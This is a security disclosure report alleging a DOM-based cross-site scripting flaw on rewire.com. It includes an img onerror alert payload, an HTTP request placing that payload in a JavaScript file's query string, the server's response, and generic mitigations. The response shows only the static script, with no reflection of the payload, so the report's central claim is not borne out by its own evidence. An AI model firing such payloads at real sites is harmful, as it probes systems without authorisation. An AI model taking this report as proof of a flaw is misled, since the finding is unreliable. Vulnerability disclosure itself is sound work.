DOM-Based Cross-Site Scripting Vulnerability Report

Domain: https://www.rewire.com/


Issue Background

DOM-based vulnerabilities happen when a website's code doesn't handle data from the webpage safely. For instance, if the code grabs information from the web address (like the URL) and doesn't check it properly, it can create problems. One big issue is called DOM-based Cross-Site Scripting (XSS). This is when sneaky people put harmful code into web addresses. If someone clicks on these tricky web addresses, the hidden code can do bad things in their web browser, like stealing information or taking over their session.
Code : <img src=1 onerror=alert(1)>

Affected Components

The vulnerability lies within the client-side scripts that handle user inputs, particularly those involved in reading data from the DOM and writing it into the HTML document.

Proof of Concept



```
GET /wp-content/themes/rewire6/js/main.js ?<img%20src =1%20onerror=alert(1)> HTTP/2
Host : www.rewire.com
Sec-Ch-Ua : "Chromium";v="109", "Not_A Brand";v="99"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.5414.120 Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : no-cors
Sec-Fetch-Dest : script
Referer : https://www.rewire.com/
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
```

```
HTTP/2 200 OK
Date : Fri, 10 May 2024 07:17:01 GMT
Content-Type : application/javascript
Cf-Ray : 881825ad2943b2fa-CMB
Cf-Cache-Status : HIT
Access-Control-Allow-Origin : *
Age : 582
Cache-Control : public, max-age=7200
Etag : W/"64295f5d-a682"
Expires : Thu, 31 Dec 2037 23:55:55 GMT
Last-Modified : Sun, 02 Apr 2023 10:56:29 GMT
Strict-Transport-Security : max-age=31536000
Vary : Accept-Encoding
Access-Control-Allow-Methods : GET, HEAD
X-Ac : 1.sin _atomic_bur MISS
X-Is-Worker-Cached : true
Server : cloudflare

jQuery ('document' ).ready (function (){
  var appUrl = 'https://app.rewire.to' ;
  var homeUrl = ajax_object .home_url ;

  jQuery ('#lan-select' ).hover (function (){
    jQuery ('#lan-select .elementor-menu-toggle' ).addClass ('elementor-active' );
  }
  );

  jQuery ('#lan-select' ).mouseleave (function (){
    setTimeout (function (){
      if( !jQuery ('#lan-select' ).is (":hover" ) )
      jQuery ('#lan-select .elementor-menu-toggle' ).removeClass ('elementor-active' );
    },
     500);
  }
  );

  // lang menu active selection
  (function (){
```

The vulnerability allows attackers to construct URLs containing malicious JavaScript code. When users click on these URLs, the injected code executes within their browsers, potentially compromising their sessions with the application.

Proposed Mitigation or Fix

Input Sanitization: Implement strict input validation and sanitization mechanisms to ensure that user-supplied data cannot be executed as code within the browser.

Output Encoding: Encode user-generated content before inserting it into the HTML document to prevent it from being interpreted as executable code.

Content Security Policy (CSP): Enforce a robust CSP that restricts the sources from which scripts can be loaded, mitigating the risk of executing injected scripts.

Regular Security Audits: Conduct regular security audits and code reviews to identify and rectify any vulnerabilities in client-side scripts.

Impact

Session Hijacking: Attackers can hijack users' sessions, gaining unauthorized access to their accounts and sensitive information.

Data Theft: Malicious actors may steal users' confidential data, including passwords, cookies, and personal information.

Client-Side Attacks: Injected scripts can perform actions on behalf of the user, such as sending unauthorized requests or modifying account settings.

Browser Exploitation: Exploiting XSS vulnerabilities can lead to browser exploitation, enabling attackers to execute arbitrary code within users' browsers.

Conclusion

DOM-based XSS vulnerabilities pose a significant threat to web applications, as they enable attackers to execute malicious scripts within users' browsers. To mitigate this risk, it is crucial to implement robust input validation, output encoding, and content security policies. Additionally, regular security audits and developer education can help prevent and address such vulnerabilities effectively.